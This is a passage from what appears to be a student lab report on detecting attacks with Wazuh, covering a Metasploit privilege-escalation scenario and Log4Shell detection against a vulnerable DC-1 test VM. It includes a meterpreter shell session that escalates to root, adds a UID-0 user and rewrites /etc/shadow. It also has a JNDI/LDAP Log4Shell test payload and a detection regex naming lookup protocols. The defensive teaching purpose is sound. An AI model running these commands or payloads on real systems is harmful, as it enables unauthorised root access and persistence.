Jul 6, 2022 @ 18:11:22.420	Web server 400 error code.	5	31101	DC-1	/var/log/apache2/access.log	web, accesslog, attack
Jul 6, 2022 @ 18:02:31.885	Web server 400 error code.	5	31101	DC-1	/var/log/apache2/access.log	web, accesslog, attack
Jul 6, 2022 @ 17:54:24.703	Web server 400 error code.	5	31101	DC-1	/var/log/apache2/access.log	web, accesslog, attack
Jul 6, 2022 @ 14:18:28.191	Web server 400 error code.	5	31101	DC-1	/var/log/apache2/access.log	web, accesslog, attack


Figure 48: Web server 400 error code

Lastly, Wazuh will alert us when we add another root user, just as we did in the first Metasploit attack.



```
meterpreter > shell
Process 3787 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# /usr/sbin/useradd -ou 0 -g 0 asswadnewroot
/usr/sbin/useradd -ou 0 -g 0 asswadnewroot
# sed -i 's/toornew:!:/asswadnewroot:$6$uW5y3OHZDcc0avXy$WiqPpaw7e2a7K8Z.oKMU
gMzCAVooT0HWNMKDBbrBnBlUXbLr1lFnboJ1UkC013gPZhVIX85IZ4RCq4\/cVqpO00:/g' /etc/
shadow
sed -i 's/toornew:!:/asswadnewroot:$6$uW5y3OHZDcc0avXy$WiqPpaw7e2a7K8Z.oKMUgM
zCAVooT0HWNMKDBbrBnBlUXbLr1lFnboJ1UkC013gPZhVIX85IZ4RCq4\/cVqpO00:/g' /etc/sh
adow
```

Figure 49: Created a new user on our System “asswadnewroot”



```
>  Jul 7, 2022 @ 11:16:42.225  sshd: authentication success.   3   5715
>  Jul 7, 2022 @ 11:15:54.161  New user added to the system.   8   5902
```

Figure 50: Security event occurred after creating the new user and ssh into it

3.1.5 Conclusion

By assessing the Security Configuration Assessment (SCA), we can detect attack vectors used by tools like Metasploit. For our endpoints to be adequately protected, it is imperative to use CSI policies as well as custom policies, as outlined in this chapter. Checking these alerts is a daily task.

Moreover, the command feature, in conjunction with the log analysis engine, provides us with a wide range of attack detection capabilities.

3.2 Detecting Log4shell with Wazuh

3.2.1 Introduction

This chapter aims to detail a recent vulnerability in Apache Log4j, a popular open-source Java package that many applications and services utilize as their default logging package. This vulnerability was found in November 2021, and Apache Log4j is mostly used for error messages. It is part of several highly valued applications, including Amazon, Apple iCloud, Twitter, Cisco, Cloudflare, etc [44].

In recent days, malicious actors have found a zero-day (computer software) vulnerability in Apache Log4J 2, known as Log4Shell with **CVE-2021-4428**, that allows Remote Code Execution (RCE) attacks. Basically, an attacker can remotely execute commands on a server running vulnerable applications. In other words, one malicious code injection is all it takes for cybercriminals to compromise vulnerable systems using the Log4j framework [42].

With Java being used in cloud solutions, web servers, apps, and other digital products, these products are vulnerable to exploitation through the Log4Shell vulnerability.

The Apache Log4j2 starting from 2.0-beta9 to 2.15.0 (excluding the security releases 2.12.2, 2.12.3, and 2.3.1), does not protect against Lightweight Directory Access Protocol (LDAP) and other Java Naming and Directory Interface (JNDI) related endpoints controlled by attackers.

The JNDI is an Application Programming Interface (API) that gives naming and directory functionality for applications that have been written in the Java language [45]. The LDAP allows to access contact information available on the network [51].

If message lookup substitution is enabled, attackers can execute arbitrary code loaded from LDAP servers if they have access to log messages or parameters. Apache log4j 2.15.0 disables this behavior by default. With version 2.16.0, JNDI is completely disabled, and this functionality has been removed [43].

An overview of the regions in which Log4Shell exploit attempts have been made, as well as the density of these attacks can be found on the map below. The US, UK, Germany, Turkey, and the Netherlands are the top regions targeted by hackers [50].




Figure 51: Map shows regions in which Log4Shell exploit attempts have been made [50]

3.2.2 Methods to make our system defend against Log4shell

Several methods are available to defend the system against this vulnerability [41][50]:

- Scan the system for the presence of an insecure version of Apache Log4j 2.
- Upgrading to Apache Log4j 2 version 2.16.0 where the latest version - Log4j 2.17.1.
- Disabling JNDI could fix the problem and patch the vulnerability.
- Create detection rules to detect exploitation attempts that read connection and web access logs.

The key to fighting the current wave of attacks is early detection and patching the vulnerability immediately, as we have to monitor all assets to identify when this vulnerability is exploited.

In the next steps, we will look at how Wazuh can monitor and detect the log4shel vulnerability and create alerts against this vulnerability. We will be dealing with both the vulnerable DC:1 VM built on Debian 32-bit and the Wazuh Manager server.

3.2.3 How the Log4j Cyber Attack Works

Previously, we discussed how hackers could take control of a target network using the Log4Shell vulnerability. Understanding how loggers work is essential to understand the cyberattack sequence. We must know that the information collected from servers is instantly archived if there is no logging library like log4j.




Figure 52: Information is instantly archived

However, suppose Java software developers need to actively analyze logged data or take certain actions in response to it. In that case, they might use a specific library like Log4j to analyze logs before they are archived [50].




Figure 53: Archive Log data using a logging library (Log4j)

So far, it is clear that any business using a vulnerable Log4j library will be an easy target for Cyberattack. Again, this logger can execute code based on input, and since the vulnerability makes it possible for attackers to manipulate input data, malicious code could be forced onto the logger.

Technically speaking, the attackers can use the vulnerable Log4j library to download code from an LDAP server, then execute the code after it has been passed a specially crafted string. In this way, the attacker can create a malicious LDAP server with code that uses strings to point to a malicious application, database, or API, which allows them to control any server they are on [50].




Figure 54: Create a malicious LDAP server by attackers using the vulnerable Log4j library

A security vulnerability in Apache log4j can be exploited even if it is not exposed directly to the internet. Even though the internet-facing web application is not based on Java code, malicious strings can spread to back-end systems, applications, or software running vulnerable Apache Log4j versions [50].




Figure 55: Malicious strings can permeate to back-end software running vulnerable Apache Log4j version.


We will use this case later to test whether Wazuh can detect this kind of attack or not.

3.2.4 Scanning vulnerable versions of Apache Log4j 2

To achieve this, we will use a Wazuh SCA (Security Configuration Assessment) policy. These policies are written in YAML format and are used to perform system hardening checks [46]; in many cases, they are also used to identify vulnerable software.

Sometimes, it is unnecessary to make any changes to the local configuration of the monitored agents as all of the following configurations were done on the Wazuh server side.

Let us start by creating our first SCI policy file at **/var/ossec/etc/shared/default/log4j_check.yml**:



```
root@wazuh: /var/ossec/etc/shared/default
policy:
  id: "log4j_check"
  file: "log4j_check.yml"
  name: "Log4j dependency check"
  description: "This document provides prescriptive guidance for identifying Log4j RCE vulnerability"
  references:
    - <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>
    - <https://www.cisa.gov/uscert/apache-log4j-vulnerability-guidance>
requirements:
  title: "Check if Java is present on the machine"
  description: "Requirements for running the SCA scan against machines with Java on them."
  condition: any
  rules:
    - 'r:HKLM\SOFTWARE\Javasoft'
    - 'd:C:\Program Files (x86)\Java'
    - 'd:C:\Program Files\Java'
checks:
  - id: 10000
    title: "Ensure Log4j is not on the system or under 2.16"
    description: "The Log4j library is vulnerable to RCE on versions between 2.10 and 2.15. (TEST1)"
    remediation: "Update the log4j library to version 2.16 or set log4j2.formatMsgNoLookups to true if possible."
    condition: none
    rules:
      - 'c:powershell -command "$G = Get-ChildItem -Path ''C:\'' -ErrorAction Ignore -Recurse -Filter "*log4j*.jar" | select -ExpandProperty FullName; IF ($G -ne $null)
 {$array = $G.Split([Environment]::NewLine); FOR ($i = 0; $i -le $array.count; $i+=1){tar -O -xf $array[$i] | Select-String -Pattern "Implementation-Version:"}}" -> r:
2.10.| 2.11.| 2.12.| 2.13.| 2.14.| 2.15.'

  - id: 10001
    title: "Ensure Java is not running or is properly configured"
    description: "The Log4j library is vulnerable to RCE on versions between 2.10 and 2.15."
    remediation: "Update the log4j library to version 2.16 or set log4j2.formatMsgNoLookups to true if possible."
    condition: any
    rules:
      - 'c:tasklist -> r:java'
~
~
~
~
~
~
~
~
~
(END)
```

Figure 56: Creating a new Log4j_check.yml policy file using the command shell


It is worth mentioning that creating the SCI policy file is not possible by using the Graphical User Interface of the Wazuh Server.

Essentially, we are sharing the SCA policy with a group of agents who will run the checks, which is our "default" group in our case. Furthermore, as soon as the SCA policy file is created, and to make it usable by Wazuh, the owner and group are modified using the following command:

```
# chown wazuh:wazuh /var/ossec/etc/shared/default/log4j_check.yml
```

Our next step is to add the SCA block to **/var/ossec/etc/shared/default/agent.conf** in order to enable the new policy on the Wazuh agents that belong to the default group.

By looking at the following figure, we can notice that we can do the previous step using the GUI of the Wazuh server.



```
<agent_config>
    <!-- Shared agent configuration here -->
    <!-- enable log4j_check.yml policy file on the wazuh agents-->
    <sca>
        <enabled>yes</enabled>
        <scan_on_start>yes</scan_on_start>
        <interval>24h</interval>
        <skip_nfs>yes</skip_nfs>
        <policies>
            <policy>/var/ossec/etc/shared/log4j_check.yml</policy>
        </policies>
    </sca>
```

Figure 57: Enable log4j_check.yml policy file on the Wazuh agents

In the following command, we will make a local change to the Wazuh agent configuration file. As it is not possible to push this setting from Wazuh server, this needs to be set directly on the monitored systems.

A major purpose of this modification has been made to make the SCA policies able to run commands received from the Wazuh server.

# echo "sca.remote_commands=1" >> /var/ossec/etc/local_internal_options.conf


Note: during this process, the Wazuh agent had to be restarted in order to make the new setting take effect. The server automatically pushed the new SCA policy file to the agent.

3.2.5 Detecting Log4Shell Exploit Attempts

Additionally, and for more security, we will create a rule for detecting log4shell exploitation attempts in the following.

As part of this specific case, we review web access logs and look for patterns that are commonly used to identify this exploit. We will add a new rule to **/var/ossec/etc/rules/local_rules.xml** file in the Wazuh server (figure 58), as it could be added using the GUI of the Wazuh server as well.

In collaboration with MITRE, this feature allows the user to customize alerts to include specific information related to MITRE ATT&CK techniques. After a few more chapters, we will see more about MITRE ATT&CK.



```
<!-- start log4shell rule for DC:1 debian 32 bit -->
</group>
<group name="log4j, attack,">
  <rule id="110002" level="7">
    <if_group>web|accesslog|attack</if_group>
    <regex type="pcre2">(?i)(((\$|24)\S*)((\{|7B)\S*)((\S*j\S*n\S*d\S*i))|JHtqbmRp)</regex>
    <description>Possible Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>

  <rule id="110003" level="12">
    <if_sid>110002</if_sid>
    <regex type="pcre2">ldap[s]?|rmi|dns|nis|iiop|corba|nds|http|lower|upper|(\$\{\S*\w\}\S*)+</regex>
    <description>Log4j RCE attack attempt detected.</description>
    <mitre>
      <id>T1190</id>
      <id>T1210</id>
      <id>T1211</id>
    </mitre>
  </rule>
</group>
```

Figure 58: Log4shell rule for our Debian vulnerable system


As we know that we must restart our Wazuh-manager after adding or modifying any rule, and we can do it using the following command.

# systemctl restart wazuh-manager

Now, let us check that our DC:1 Operating System is running an apache web server by running the following command.

# service apache2

And we can notice the result in the figure below, as it confirms that our Debian VM is running an apache server, but we still do not know if that server is vulnerable to a log4shell attack.




```
root@DC-1:~# service apache2
[....] Usage: /etc/init.d/apache2 {start|stop|graceful-stop|restart|reload|force
[ ok ad|start-htcacheclean|stop-htcacheclean|status}.
```

Figure 59: Apache server is running on DC:1 VM

Wazuh does not monitor the web log files. Wazuh's configuration group was modified to enable log data collection, we have to know that this step is not mandatory to be added, but it will be better for sure.

Looking at (figure 60) we can see the total two blocks we have added in order to solve and detect this kind of vulnerability; as we can see, the highlight section is the specific new one for monitoring the web log files and enabling log data collection [41].

The directory is **/var/ossec/etc/shared/default/agent.conf.**




```
root@wazuh: /var/ossec/etc/shared/default
GNU nano 2.9.3                    agent.conf                    Modified

<agent_config>
  <!-- Shared agent configuration here -->
  <sca>
    <enabled>yes</enabled>
    <scan_on_start>yes</scan_on_start>
    <interval>24h</interval>
    <skip_nfs>yes</skip_nfs>
    <policies>
      <policy>/var/ossec/etc/shared/log4j_check.yml</policy>
    </policies>
  </sca>
  <localfile>
     <log_format>syslog</log_format>
     <location>/var/log/apache2/access.log</location>
  </localfile>
```

Figure 60: /var/ossec/etc/shared/default/agent.conf file for Log4shell

In the last step, we have to test if our work is correct by sending a web request to the monitored system, which is our DC:1 vulnerable VM in our case, that we request includes known Log4Shell patterns. All devices that have network connectivity to the endpoint can make the request [41]: In our case, the request will be as the following:

`http://10.20.255.71/?x=${jndi:ldap://${localhost}.{{test}}/a}`




Welcome to Drupal Site | Drupal
Not secure | 10.20.255.71/?x=${jndi:ldap://${localhost}.{{test}}/a}
Drupal Site
Home
User login
Username *
Password *
Create new account
Request new password
Log in

Welcome to Drupal Site

No front page content has been created yet.

Figure 61: Sending a web request to the monitored system

From the figure above, the IP address "10.20.255.71" is our vulnerable System IP address (DC:1 VM), and after executing the above request, we immediately got it logged under security events.




Security Alerts

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
